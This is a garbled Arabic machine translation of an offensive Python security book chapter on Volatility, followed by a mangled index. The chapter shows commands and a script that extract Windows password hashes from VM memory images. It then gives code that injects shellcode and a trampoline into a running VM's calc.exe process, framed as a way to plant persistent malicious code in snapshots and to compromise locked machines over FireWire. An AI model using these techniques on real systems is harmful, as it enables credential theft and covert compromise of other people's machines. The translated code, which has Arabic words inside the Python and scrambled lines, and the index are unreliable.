سنبدأ باستكشاف بعض إمكانيات سطر الأوامر لاستخراج تجزئات كلمات المرور من جهاز افتراضي قيد التشغيل على ،VMwareثم نوضح كيفية أتمتة هذه العملية المكونة من خطوتين بإضافة Volatilityإلى برامجنا النصية. يُظهر المثال الأخير كيفية حقن شيفرة برمجية خبيثة مباشرةً في جهاز افتراضي قيد التشغيل في موقع محدد نختاره. تُفيد هذه التقنية في كشف المستخدمين الحذرين الذين يتصفحون أو يرسلون رسائل البريد الإلكتروني فقط من جهاز افتراضي. كما يُمكننا ترك ثغرة أمنية مخفية في لقطة للجهاز الافتراضي، تُنفذ عند استعادة المسؤول للجهاز. تُفيد طريقة حقن الشيفرة هذه أيضًا في تشغيل شيفرة على جهاز كمبيوتر مزود بمنفذ FireWireيُمكن الوصول إليه ولكنه مُقفل أو في وضع السكون ويتطلب كلمة مرور. هيا بنا نبدأ!

Machine Translated by Google

تثبيت

يُعد تثبيت Volatility سهلاً للغاية؛ ما عليك سوى تنزيله من https://code.google.com/p/volatility/downloads/list. لا أقوم عادةً بتثبيت كامل. بدلاً من ذلك، أحتفظ بالملف في مجلد محلي وأضيف هذا المجلد إلى مسار العمل، كما سترى في الأقسام التالية. يتضمن البرنامج أيضًا مُثبِّتًا لنظام ويندوز. اختر طريقة التثبيت التي تناسبك؛ سيعمل البرنامج بشكل جيد مهما كانت الطريقة.

Machine Translated by Google

يستخدم برنامج Volatilityمفهوم الملفات التعريفية لتحديد كيفية تطبيق التوقيعات والإزاحات اللازمة لاستخراج المعلومات من ملفات تفريغ الذاكرة. ولكن إذا تمكنت من استرداد صورة ذاكرة من هدف عبر FireWireأو عن بُعد، فقد لا تعرف بالضرورة الإصدار الدقيق لنظام التشغيل الذي تستهدفه. لحسن الحظ، يتضمن Volatilityإضافةً تُسمى imageinfoتُحاول تحديد الملف التعريفي الذي يجب استخدامه ضد الهدف. يمكنك تشغيل الإضافة كما يلي:

```
$ python vol.py imageinfo -f "memorydump.img"
```

بعد تشغيل البرنامج، ستحصل على كمية كبيرة من المعلومات. أهم سطر هو سطر "الملفات الشخصية المقترحة" ، والذي يجب أن يبدو كالتالي:

```
الملفات الشخصية المقترحة: WinXPSP2x86، WinXPSP3x86
```

عند تنفيذ التمارين القليلة التالية على هدف ما، يجب عليك ضبط علامة سطر الأوامر profile--على القيمة المناسبة الموضحة، بدءًا من القيمة الأولى المدرجة. في السيناريو أعلاه، سنقوم
يستخدم:

```
$ python vol.py plugin --profile="WinXPSP2x86" arguments
```

ستعرف ما إذا قمت بتعيين الملف الشخصي الخاطئ لأنه لن تعمل أي من المكونات الإضافية بشكل صحيح، أو أن Volatilityستُظهر أخطاءً تشير إلى أنها لم تتمكن من العثور على تعيين عنوان مناسب.

Machine Translated by Google

استخراج تجزئات كلمات المرور: يُعدّ استخراج تجزئات كلمات المرور على جهاز يعمل بنظام ويندوز بعد اختراقه هدفا شائعًا بين المهاجمين. يمكن فك تشفير هذه التجزئات دون اتصال بالإنترنت في محاولة لاستعادة كلمة مرور الهدف، أو يمكن استخدامها في هجوم تمرير التجزئة للوصول إلى موارد الشبكة الأخرى. يُعدّ البحث في الأجهزة الافتراضية أو لقطات النظام على الهدف مكانًا مثاليًا لمحاولة استعادة هذه التجزئات.

سواء كان الهدف مستخدمًا مصابًا بجنون العظمة يقوم بعمليات عالية الخطورة فقط على جهاز افتراضي أو مؤسسة تحاول احتواء بعض أنشطة مستخدميها على الأجهزة الافتراضية، فإن الأجهزة الافتراضية تمثل نقطة ممتازة لجمع المعلومات بعد الوصول إلى الأجهزة المضيفة.

تُسهّل خاصية التقلب عملية الاسترداد هذه بشكل كبير. سنبدأ باستعراض كيفية تشغيل الإضافات اللازمة لاسترجاع مواقع تجزئات كلمات المرور في الذاكرة، ثم استرجاع التجزئات نفسها. بعد ذلك، سنُنشئ برنامجًا نصيًا لدمج كل ذلك في خطوة واحدة.

يخزن نظام ويندوز كلمات المرور المحلية في سجل SAMبتنسيق مُشفّر، بالإضافة إلى مفتاح بدء تشغيل ويندوز المخزن في سجل النظام . نحتاج إلى كلا السجلين لاستخراج التجزئات من صورة الذاكرة. للبدء، لنُشغّل إضافة hivelistالكي يستخرج برنامج Volatilityمواقع هذين السجلين في الذاكرة. ثم سنمرر هذه المعلومات إلى إضافة hashdumpلإجراء عملية استخراج التجزئة. افتح نافذة الطرفية ونفّذ الأمر التالي:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

بعد دقيقة أو دقيقتين، ستظهر لك بعض المعلومات التي توضح مكان وجود ملفات التسجيل هذه في الذاكرة. لقد حذفت جزءًا من هذه المعلومات للاختصار.

```
الاسم الحقيقي                                                
```

Machine Translated by Google

أولًا، نُعرّف متغيرًا يُشير إلى صورة الذاكرة التي سنُحللها. ثم نُضمّن مسار تنزيل Volatilityلكي يتمكن برنامجنا من استيراد مكتبات Volatility بنجاح. أما باقي التعليمات البرمجية الداعمة، فهي مُخصصة لإعداد نسخة Volatilityمع ضبط خيارات الملف الشخصي والتكوين.

والآن لنقم بإضافة كود استخراج التجزئة الفعلي. أضف الأسطر التالية إلى ملف .grabhashes.py

نقوم أولاً بإنشاء نسخة جديدة من ، RegistryApiوهي فئة مساعدة تحتوي على وظائف تسجيل شائعة الاستخدام؛ وتأخذ فقط التكوين الحالي كمعامل. ثم يقوم استدعاء populate_offsetsبتنفيذ ما يعادل تشغيل أمر hivelistالذي تناولناه سابقاً.

بعد ذلك، نبدأ بالتجول في كل خلية من الخلايا المكتشفة بحثًا عن SAMوالنظام

Machine Translated by Google

عند اكتشاف خلايا النحل، نقوم بتحديث كائن التكوين الحالي بإزاحاتها .ثم نُنشئ كائن HashDump ونمرر إليه كائن التكوين الحالي. الخطوة الأخيرة هي تكرار ناتج استدعاء دالة الحساب، والتي تُنتج أسماء المستخدمين الفعلية وتجزئاتها المرتبطة بها.

قم الآن بتشغيل هذا البرنامج النصي كملف بايثون مستقل:

```
$ python grabhashes.py
```

يجب أن ترى نفس المخرجات كما لو شغّلت المكوّنين الإضافيين بشكل منفصل. أنصحك، عند محاولتك دمج وظائف معينة (أو استعارة وظائف موجودة)، بالبحث في شفرة مصدر Volatility لفهم آلية عملها. Volatilityليست مكتبة بايثون مثل ،Scapyولكن بفحص كيفية استخدام المطورين لشفرتهم، ستتمكن من معرفة كيفية استخدام أي فئات أو دوال متاحة بشكل صحيح.

والآن دعونا ننتقل إلى بعض الهندسة العكسية البسيطة، بالإضافة إلى حقن التعليمات البرمجية المستهدفة لإصابة جهاز افتراضي.

Machine Translated by Google
تُستخدم تقنية حقن التعليمات البرمجية المباشرة في بيئات افتراضية بشكل متزايد مع مرور الوقت، سواءً بسبب حرص المستخدمين المفرط، أو متطلبات التوافق بين منصات البرامج المكتبية، أو تركيز الخدمات على أنظمة أجهزة ذات قدرات عالية. في كل حالة من هذه الحالات، إذا تمكنت من اختراق نظام مضيف ولاحظت استخدام أجهزة افتراضية، فقد يكون من المفيد الدخول إليها. وإذا وجدت أيضًا ملفات لقطات للأجهزة الافتراضية، فقد تكون هذه الملفات مكانًا مثاليًا لزرع تعليمات برمجية خبيثة كوسيلة للبقاء. إذا عاد المستخدم إلى لقطة مصابة، فسيتم تنفيذ التعليمات البرمجية الخبيثة وستحصل على وصول جديد إلى النظام.

جزء من عملية حقن التعليمات البرمجية في النظام الضيف هو أننا نحتاج إلى إيجاد مكان مثالي لحقن التعليمات البرمجية.
إذا كان لديك الوقت، فإن أفضل مكان للعثور على حلقة الخدمة الرئيسية في عملية النظام هو هنا، لأنك تضمن مستوى عالٍ من الصلاحيات على الجهاز الظاهري، وسيتم استدعاء شيفرتك الخبيثة. أما الجانب السلبي فهو أنه إذا اخترت المكان الخطأ، أو لم تكن شيفرتك الخبيثة مكتوبة بشكل صحيح، فقد تُفسد العملية ويكتشفك المستخدم النهائي أو حتى تُنهي عمل الجهاز الظاهري نفسه.

سنقوم بعملية هندسة عكسية بسيطة لتطبيق الآلة الحاسبة في نظام ويندوز كهدف مبدئي. الخطوة الأولى هي تحميل ملف calc.exeفي برنامج [26] Immunity Debuggerوكتابة برنامج بسيط لتغطية التعليمات البرمجية يساعدنا في العثور على وظيفة زر ." ="الفكرة هي أن نتمكن من إجراء الهندسة العكسية بسرعة، واختبار طريقة حقن التعليمات البرمجية، وإعادة إنتاج النتائج بسهولة. باستخدام هذا كأساس، يمكنك التقدم للعثور على أهداف أكثر تعقيدًا وحقن تعليمات برمجية أكثر تطورًا.

ثم، بالطبع، ابحث عن جهاز كمبيوتر يدعم تقنية FireWireوجرّبها هناك!

لنبدأ بأمر بسيط في برنامج Immunity Debuggerباستخدام لغة بايثون. افتح ملفًا جديدًا على جهازك الظاهري الذي يعمل بنظام ويندوز إكس بي، وسمِّه codecoverage.py. تأكد من حفظ الملف في مجلد PyCommandsضمن مجلد تثبيت برنامج Immunity Debuggerالرئيسي .

```
from immlib import *

class cc_hook(LogBpHook):

    def __init__(self):

        self.imm = Debugger()
        LogBpHook.__init__(self)

دالة تشغيل(الذات، السجلات):

        % regs['EIP'],regs['EIP']) self.imm.deleteBreakpoint(regs['EIP'])
                                    self.imm.log("%08x"

    يعود

def main(args):

    Imm = Debugger()

        imm.analyseCode(calc.getCodebase())
        calc = imm.getModule("calc.exe")

            functions = imm.getAllFunctions(calc.getCodebase())

                                    hooker = cc_hook()

                            for function in functions:
                        (دالة، دالةhooker.add("%08x" %

                        % len(functions) ".دالة%d إرجاع "تتبع
```

هذا برنامج نصي بسيط يعثر على كل دالة في calc.exeويقوم بتعيين لقطة واحدة لكل منها

Machine Translated by Google

نقطة توقف. هذا يعني أنه لكل دالة يتم تنفيذها، يُخرج برنامج Immunity Debuggerعنوان الدالة ثم يُزيل نقطة التوقف حتى لا يتم تسجيل عناوين الدوال نفسها باستمرار. حمّل ملف calc.exeفي برنامج Immunity Debugger، ولكن لا تُشغّله بعد. ثم في شريط الأوامر أسفل شاشة برنامج Immunity Debugger، أدخل الأمر التالي:

```
!تغطية الكود
```

الآن، يمكنك تشغيل العملية بالضغط على مفتاح F9. عند التبديل إلى عرض السجل (ALT-L)، ستظهر لك الدوال بالتناوب. انقر الآن على أي عدد تريده من الأزرار، باستثناء زر "=". الفكرة هي تنفيذ جميع الدوال باستثناء الدالة التي تبحث عنها. بعد النقر على عدد كافٍ من الأزرار، انقر بزر الماوس الأيمن في عرض السجل واختر "مسح النافذة". سيؤدي هذا إلى إزالة جميع الدوال التي نقرت عليها سابقًا. يمكنك التأكد من ذلك بالنقر على أي زر نقرت عليه سابقًا؛ لن يظهر أي شيء في نافذة السجل. الآن، لننقر على زر "=" المزعج. يجب أن ترى إدخالًا واحدًا فقط في شاشة السجل (قد تحتاج إلى إدخال عملية حسابية مثل 3+3ثم النقر على زر "="). في جهازي الظاهري الذي يعمل بنظام Windows XP SP2، هذا العنوان هو 0x01005D51.

حسنًا! انتهت جولتنا السريعة في برنامج Immunity Debuggerوبعض تقنيات تغطية التعليمات البرمجية الأساسية، ولدينا الآن العنوان الذي نريد حقن التعليمات البرمجية فيه. فلنبدأ بكتابة كود Volatilityالخاص بنا لتنفيذ هذه المهمة الصعبة.

هذه عملية متعددة المراحل. نحتاج أولًا إلى مسح الذاكرة بحثًا عن عملية calc.exe، ثم البحث في مساحة ذاكرتها عن مكان لحقن الشيفرة الخبيثة، بالإضافة إلى إيجاد الإزاحة الفيزيائية في صورة ذاكرة الوصول العشوائي (RAM)التي تحتوي على الدالة التي عثرنا عليها سابقًا. بعد ذلك، علينا إدخال قفزة صغيرة فوق عنوان الدالة لزر "="الذي ينتقل إلى شيفرتنا الخبيثة وينفذها. الشيفرة الخبيثة المستخدمة في هذا المثال مأخوذة من عرض توضيحي قدمته في مؤتمر أمني كندي رائع [27]بعنوان Countermeasure. تستخدم هذه الشيفرة إزاحات مُبرمجة مسبقًا، لذا قد تختلف النتائج.

افتح ملفًا جديدًا، وسمّه code_inject.py، واكتب الكود التالي.

```
استيراد sysاستيراد
struct

equals_button = 0x01005D51

slack_space trampoline_offset = None
memory_file = "WinXPSP2.vmem"

#اقرأ في شفرة الشل الخاصة بنا
sc_fd = open("cmeasure.bin","rb") = sc_fd.read() sc_fd.close()
sc

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

استيراد ملف volatility.confباسم confواستيراد ملف volatility.registryباسم registry

registry.PluginImporter() config = conf.ConfObject()

استيراد volatility.commandsكـ commandsواستيراد volatility.addrspaceكـ addrspace

commands.Command) registry.register_global_options(config, addrspace.BaseAddressSpace)
registry.register_global_options(config,

config.parse_options() config.PROFILE = "WinXPSP2x86"
```

Machine Translated by Google

هذا الكود الخاص بالإعداد مطابق للكود السابق الذي كتبته، باستثناء أننا نقرأ الكود البرمجي الذي سنقوم بحقنه في الجهاز الظاهري.

والآن دعونا نضع بقية الكود في مكانه لتنفيذ عملية الحقن فعلياً.

```
استيراد volatility.plugins.taskmods كـ taskmods
p = taskmods.PSList(config)
for process in p.calculate():
إذا كان str(process.ImageFileName) == "calc.exe":
print "[*] تم العثور على calc.exe بمعرف العملية [*]" print "[*] جارٍ البحث عن الإزاحات الفيزيائية... %d" % process.UniqueProcessId
يُرجى الانتظار."
مساحة_العناوين = العملية.الحصول_على_مساحة_عناوين_العملية()
الصفحات = مساحة_العناوين.الحصول_على_الصفحات_المتاحة()
```

نقوم أولاً بإنشاء نسخة جديدة من فئة PSList ونمرر إليها إعداداتنا الحالية. وحدة PSList مسؤولة عن استعراض جميع العمليات الجارية التي تم اكتشافها في صورة الذاكرة. نمر على كل عملية ، وإذا اكتشفنا عملية calc.exe ، فإننا نحصل على مساحة عنوانها الكاملة وجميع صفحات ذاكرتها .

الآن، سنستعرض صفحات الذاكرة للعثور على جزء من الذاكرة بنفس حجم شيفرة الاستغلال الخاصة بنا، مملوء بالأصفار. كما نبحث عن العنوان الظاهري لمعالج زر "=" حتى نتمكن من كتابة شيفرة الاستغلال. أدخل الشيفرة التالية، مع مراعاة المسافة البادئة.

```
for page in pages:
physical = address_space.vtop(page[0])
إذا لم يكن الوضع المادي هو None:
إذا كانت قيمة slack_space تساوي None:
fd.seek(physical) buf = fd.read(page[1])
fd = open(memory_file,"r+")
يحاول:
buf.index("\x00" * len(sc)) slack_space = page[0] + offset
offset =
اطبع [*] "تم العثور على موقع جيد لرمز الاستغلال!" اطبع [*] "العنوان الظاهري: 0x%08x" % slack_space اطبع
[*] "العنوان الفعلي: 0x%08x" % (physical. + offset) اطبع [*] "جارٍ حقن رمز الاستغلال."
fd.seek(physical + offset) fd.write(sc)
fd.flush()
#إنشاء الترامبولين "\xff\xe3" += struct.pack("<L", page[0] + offset) tramp = "\xbb%s" % tramp
إذا لم تكن قيمة trampoline_offset تساوي None: توقف
يستثني:
يمر
```

Machine Translated by Google

```
                                                
```

Machine Translated by Google

الخطوة الأولى هي إغلاق برنامج Immunity Debuggerإذا كان لا يزال قيد التشغيل وإغلاق أي مثيلات من calc.exe.

الآن، شغّل برنامج calc.exeوقم بتشغيل سكربت حقن التعليمات البرمجية. يجب أن ترى مخرجات مشابهة لما يلي:

```
[*] python code_inject.py $تم العثور على calc.exeبرقم تعريف العملية [*] 1936جارٍ البحث عن الإزاحات الفيزيائية... يرجى الانتظار.

[*]تم العثور على موقع جيد لرمز الاستغلال!
[*]العنوان الظاهري: [*] 0x00010817العنوان الفعلي: [*] 0x33155817حقن الشفرة الخبيثة.

[*]تم العثور على هدف الترامبولين الخاص بنا في: [*] 0x3abccd51جارٍ كتابة الترامبولين...

[*]تم الانتهاء من حقن الكود.
```

رائع! من المفترض أن يُظهر ذلك أنه تم العثور على جميع الإزاحات، وتم حقن الشيفرة الخبيثة. لاختبار ذلك، ما عليك سوى الدخول إلى جهازك الظاهري، ثم تنفيذ عملية جمع 3+3بسرعة ، والضغط على زر .=ستظهر لك رسالة!

يمكنك الآن محاولة إجراء هندسة عكسية لتطبيقات أو خدمات أخرى غير calc.exeلتجربة هذه التقنية عليها. كما يمكنك توسيع نطاق هذه التقنية لمحاولة التلاعب بكائنات النواة التي تحاكي سلوك برامج التجسس الخبيثة. تُعد هذه التقنيات طريقة ممتعة للتعرف على علم الأدلة الجنائية الرقمية للذاكرة، وهي مفيدة أيضًا في الحالات التي يكون لديك فيها وصول فعلي إلى الأجهزة أو قمت بتشغيل خادم يستضيف العديد من الأجهزة الافتراضية.

[26]قم بتنزيل برنامج Immunity Debuggerمن هنا: http://debugger.immunityinc.com/.

[27]إذا كنت ترغب في كتابة شفرة MessageBoxالخاصة بك، فراجع هذا البرنامج التعليمي: https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/.

Machine Translated by Google

Machine Translated by Google

فِهرِس

ملاحظة حول الفهرس الرقمي

يُعرض الرابط في مدخل الفهرس كعنوان القسم الذي يظهر فيه ذلك المدخل. ولأن بعض الأقسام تحتوي على عدة علامات فهرس، فليس من غير المألوف أن يحتوي المدخل على عدة روابط لنفس القسم. سيؤدي النقر على أي رابط إلى نقلك مباشرةً إلى الموضع في النص الذي تظهر فيه العلامة.

أ

بروتوكول تحليل العناوين، تسميم ذاكرة التخزين المؤقت لبروتوكول تحليل العناوين باستخدام Scapy(انظر تسميم ذاكرة التخزين المؤقت لبروتوكول تحليل العنا

وظيفة AdjustTokenPrivileges، امتيازات رمز Windows

مُعامل AF_INET، الشبكة: الأساسيات

تسميم ذاكرة التخزين المؤقت لبروتوكول تحليل العناوين (ARP)، تسميم ذاكرة التخزين المؤقت لبروتوكول تحليل العناوين باستخدام Scapy، ذاكرة التخزين المؤقت لبروتوكول تحليل العـ

التسمم بنبات سكابي، التسمم بنبات سكابي في مخبأ ARP، التسمم بنبات سكابي في مخبأ ARP، ARP

تسميم مخبأ الطعام باستخدام نبات السكابي

إضافة وظائف داعمة، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام Scapy

برنامج نصي لتسميم التعليمات البرمجية، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام Scapy

فحص ذاكرة التخزين المؤقت، اختبار تسميم ذاكرة التخزين المؤقت لبروتوكول ARP

باستخدام Scapy، تسميم ذاكرة التخزين المؤقت لبروتوكول ARP باستخدام Scapy

ب

فئة Burp Fuzzing، BHPFuzzer

محرك بحث بينغ، تجربة أولية، بينغ للتجشؤ، بينغ للتجشؤ، بينغ للتجشؤ، بينغ للتجشؤ
بينغ للتجشؤ

تعريف فئة التوسيع، ووظائف Bing for Burp لتحليل النتائج، Bing for Burp و

وظيفة لإجراء الاستعلامات، Bing for Burp

اختبار، بينغ للتجشؤ، بينغ للتجشؤ

دالة Bing for Burp، دالة bing_menu، دالة for Burp

bing_search، Bing

بيوندي، فيليب، امتلاك الشبكة باستخدام سكابي

وظيفة BitBlt، التقاط لقطات الشاشة

كائنات مساعدة المتصفح، إنشاء هجمات القوة الغاشمة على الخادم ، اختبار الثغرات الأمنية ، اختراق الدلائل ومواقع الملفات، الاختراق الغاشم

مواقع الدلائل والملفات، اختراق الدلائل ومواقع الملفات، الاختراق

مواقع الدلائل والملفات، اختراق الدلائل ومواقع الملفات، اختراق HTML

Machine Translated by Google

مصادقة النموذج، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي
المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML
المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML
التحقق من الهوية، وفحص المعدات

في مصادقة نماذج HTML، مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي، تخمين HTML
مصادقة النموذج، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي
المصادقة، المصادقة باستخدام أسلوب التخمين العشوائي لنموذج HTML
المصادقة، اختراق مصادقة نماذج HTML، اختبارها

نموذج تسجيل دخول المسؤول، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

الإعدادات العامة، مصادقة نماذج HTMLباستخدام أسلوب التخمين العشوائي

فئة تحليل HTML، الصق قائمة كلمات في مصادقة نموذج HTMLباستخدام أسلوب التخمين

العشوائي ، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

فئة الاختراق الأساسية، اختراق مصادقة نموذج HTML

مسار الطلب، اختبار مصادقة نماذج HTMLباستخدام أسلوب الاختراق ، اختبار الأداء

حول الدلائل ومواقع الملفات، وفحصها، واختراق الدلائل ومواقع الملفات بالقوة الغاشمة،
اختراق الدلائل ومواقع الملفات، اختراق الدلائل ومواقع الملفات،
اختراق الدلائل ومواقع الملفات، اختراق الدلائل ومواقع الملفات

تطبيق قائمة الامتدادات لاختبارها، واختبار الاختراق الشامل للمجلدات ومواقع الملفات

إنشاء قائمة بالامتدادات، واختبار الاختراق الشامل للمجلدات ومواقع الملفات

إنشاء كائنات قائمة الانتظار من ملفات قوائم الكلمات، واختبار الاختراق الشامل للمجلدات ومواقع الملفات ، وإعداد قوائم الكلمات،

واختبار الاختراق الشامل للمجلدات ومواقع الملفات.

دالة بناء قائمة الكلمات، مصادقة نموذج HTMLباستخدام أسلوب التخمين العشوائي

واجهة برمجة تطبيقات Burp Extender، توسيع Burp Proxy، توسيع Burp Proxy، توسيع Burp Proxy، Burp Proxy
تشويش، تشويش التجشؤ، تشويش التجشؤ، تشويش التجشؤ، تشويش التجشؤ، تشويش التجشؤ، تشويش التجشؤ، تجشؤ
تشويش، ركل الإطارات، ركل الإطارات، ركل الإطارات، ركل الإطارات، بينغ للتجشؤ،
بينغ للتجشؤ، بينغ للتجشؤ، بينغ للتجشؤ، بينغ للتجشؤ، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور
الذهب، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية،
تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

Machine Translated by Google

إنشاء قائمة كلمات لتخمين كلمات المرور، تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور، تحويل
تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية، تحويل
تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

تحويل حركة مرور HTTP المحددة إلى قائمة كلمات، وتحويل محتوى الموقع الإلكتروني إلى كلمات مرور ذهبية

وظيفة عرض قائمة الكلمات، اختبار تحويل محتوى الموقع الإلكتروني إلى كلمة مرور ذهبية ، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور
ذهبية، تحويل محتوى الموقع الإلكتروني إلى كلمة مرور
ذهب

إنشاء أدوات اختبار تطبيقات الويب، اختبار Burp، اختبار Burp، اختبار Burp، اختبار Burp، اختبار Burp
تشويش، تشويش التجشؤ، ركل الإطارات، ركل الإطارات، ركل الإطارات

الوصول إلى وثائق Burp، اختبار Burp Fuzzing

تنفيذ التعليمات البرمجية لتلبية المتطلبات، اختبار Burp Fuzzing

تحميل الإضافة، اختبار Burp Fuzzing، اختبار Burp Fuzzing باستخدام أداة اختبار بسيطة، اختبار Burp Fuzzing
باستخدام الإضافة في الهجمات، اختبار الإطارات، اختبار الإطارات، اختبار الإطارات

تثبيت، وتوسيع Burp Proxy، واختبار Burp Fuzzing

التفاعل مع واجهة برمجة تطبيقات Bing لعرض جميع المضيفين الظاهريين، اختبار Bing، JBing، Bing JBurp،
تجشؤ، بينغ للتجشؤ، بينغ للتجشؤ، بينغ للتجشؤ

تعريف فئة التوسيع، ووظائف Bing for Burp لتحليل النتائج، Bing for Burp و

وظيفة لإجراء الاستعلامات، Bing for Burp

اختبار، بينغ للتجشؤ، بينغ للتجشؤ

ملف JAR مستقل لـ Jython، توسيع Burp Proxy، اختبار Burp Fuzzing

فئة BurpExtender، اختبار Burp Fuzzing

ج

قابيل وهابيل، ركل الإطارات

كانفاس، تنفيذ شيفرة برمجية باستخدام بايثون، طريقة قناة تنفيذ الشيفرة البرمجية باستخدام بايثون ، نفق
SSH

رسالة SSH، ClientConnected باستخدام Paramiko

حقن التعليمات البرمجية، فحص الإطارات، حقن التعليمات البرمجية المباش

أتمتة التحليل الجنائي الهجومي، حقن التعليمات البرمجية المباشرة

تصعيد امتيازات ويندوز، اختبار أولي

دليل الإعدادات، أوامر وتحكم جيت هاب

Machine Translated by Google

وظيفة الاتصال بـ GitHub، بناء حصان طروادة مُدرك لـ GitHub

رأس Content-Length، رجل في المتصفح (نوعًا ما)

معامل العد، امتلاك الشبكة باستخدام Scapy

دالة إنشاء عنصر القائمة، دالة إنشاء مثيل جديد لـ ، Bing for Burp اختبار

Burp Fuzzing

وظيفة CreateProcess، إنشاء مراقب العمليات

فئة CredRequestHandler، نموذج Man-in-the-Browser (نوعًا ما)

وحدة ctypes، فك تشفير طبقة IP

د

دليل البيانات، أوامر وتحكم جيت هاب

علامة تبويب Debug Probe، WingIDE، WingIDE

رسالة "الوجهة غير قابلة للوصول"، فحص النظام، فك تشفير بروتوكول ICMP

مشروع DirBuster، اختبار وظيفة dir_bruter، البحث الشامل عن الدلائل ومواقع الملفات

دالة عرض قائمة الكلمات، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور قيّمة

هـ

وظيفة easy_install، تثبيت كالي لينكس

مشروع El Jefe، إنشاء مراقب للعمليات

وظيفة encrypt_post، أتمتة IE COM لتسريب البيانات

دالة encrypt_string، إعداد بيئة أتمتة IE COM لتسريب البيانات ، إعداد بيئة بايثون الخاصة بك، تثبيت كالي لينكس، تثبيت كالي لينكس

تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، وينج آي دي إي، وينج آي دي إي، وينج آي دي إي، وينج آي دي إي، وينج آي دي إي، وينج آي دي إي، وينجايد، وينجايد، وينجايد، وينجايد

Machine Translated by Google

كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس، تثبيت كالي لينكس
تثبيت كالي لينكس، تثبيت كالي لينكس

اسم المستخدم وكلمة المرور الافتراضيان، تثبيت بيئة سطح المكتب كالي لينكس،

تحديد إصدار كالي لينكس ، تثبيت كالي لينكس

جارٍ تنزيل الصورة، تثبيت كالي لينكس

نقاش عام، تثبيت كالي لينكس

وينغ آي دي إي، تثبيت كالي لينكس، تثبيت كالي لينكس، وينغ آي دي إي، وينغ آي دي إي، وينغ آي دي إي، وينغ آي دي إي
وينجايد، وينجيد، وينجيد، وينجيد، وينجيد، وينجيد، وينجيد، وينجيد، وينجيد

الوصول إلى WingIDE

إصلاح التبعيات المفقودة، WingIDE

مناقشة عامة، تثبيت كالي لينكس، فحص وتعديل المتغيرات المحلية، وينج دي آي دي، تثبيت
وينج دي آي دي ، وينج دي آي دي

فتح ملف بايثون فارغ، وينغ دي آي دي

ضبط نقاط التوقف، برنامج نصي لضبط التصحيح في ، WingIDE

عرض تتبع المكدس في WingIDE، WingIDE، WingIDE، WingIDE ،

علامة تبويب الأخطاء، تجشؤ، فحص الإطارات

وظيفة الترشيح، أتمتة IE COM للترشيح

استخراج البيانات، إنشاء الخادم، أتمتة IE COM لاستخراج البيانات، أتمتة IE COM لـ
الترشيح، أتمتة IE COM للترشيح، أتمتة IE COM للترشيح، IE COM
أتمتة الترشيح، أتمتة IE COM للترشيح

إجراءات التشفير، برنامج توليد مفاتيح أتمتة IE COM لاستخراج البيانات ، أتمتة IE COM لاستخراج البيانات

وظيفة تسجيل الدخول، أتمتة IE COM لتسريب البيانات

وظائف النشر، ووظائف دعم أتمتة IE COM لاستخراج البيانات ، واختبار أتمتة IE COM
لاستخراج البيانات ، وأتمتة IE COM لاستخراج البيانات

rp، Burp Fuzzing، Kicking the Tires، Kicking the Tires، علامة تبويب التمديد

دالة استخراج الصورة، معالجة ملفات PCAP

F

Machine Translated by Google

طريقة التغذية، مصادقة نموذج HTMLباستخدام أسلوب التخمين

فيداو، كريس، معالجة ملفات PCAP

فئة FileCookieJar، اختراق معلمات تصفية مصادقة HTMLFormباستخدام أسلوب التخمين

العشوائي، السيطرة على الشبكة باستخدام دالة find_moduleفي Scapy، اختراق وظائف

الاستيراد في بايثون

نفق SSHأمامي، معاينة، معاينة

فريش، دان، تصعيد امتيازات Windows

جي

واجهة جهاز الرسومات في ويندوز (GDI)، تجربة أولية

طلبات GET، مكتبة المقابس للويب: urllib2

دالة GetAsyncKeyState، اكتشاف بيئة الحماية

دالة GetForeGroundWindow، وتسجيل ضغطات المفاتيح للمتعة، ودالة getGeneratorName،

واختبار Burp Fuzzing

دالة GetLastInputInfo، اكتشاف بيئة الحماية

دالة getNextPayload، اختبار Burp Fuzzing

وظيفة GetOwner، مراقبة العمليات باستخدام WMI

دالة GetTickCount، اكتشاف بيئة الحماية

وظيفة GetWindowDC، التقاط لقطات الشاشة

دالة GetWindowTextA، تسجيل ضغطات المفاتيح للمتعة، وكتابة سطور المفاتيح

دالة GetWindowThreadProcessId، تسجيل ضغطات المفاتيح للمتعة، ودالة get_file_contentsبناء

حصان طروادة متوافق مع GitHub

دالة get_http_headers، معالجة ملفات PCAP

دالة get_mac، تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy، دالة get_trojan_configبناء حصان طروادة متوافق

مع GitHub، دالة get_words، تحويل محتوى الموقع الإلكتروني إلى كلمات مرور ثمينة

برامج التجسس المتوافقة مع GitHub، GitHubأوامر وتحكم، GitHubإنشاء أوامر وتحكم GitHub

الوحدات، وتكوين حصان طروادة، وبناء حصان طروادة متوافق مع GitHub، واختراق استيراد بايثون

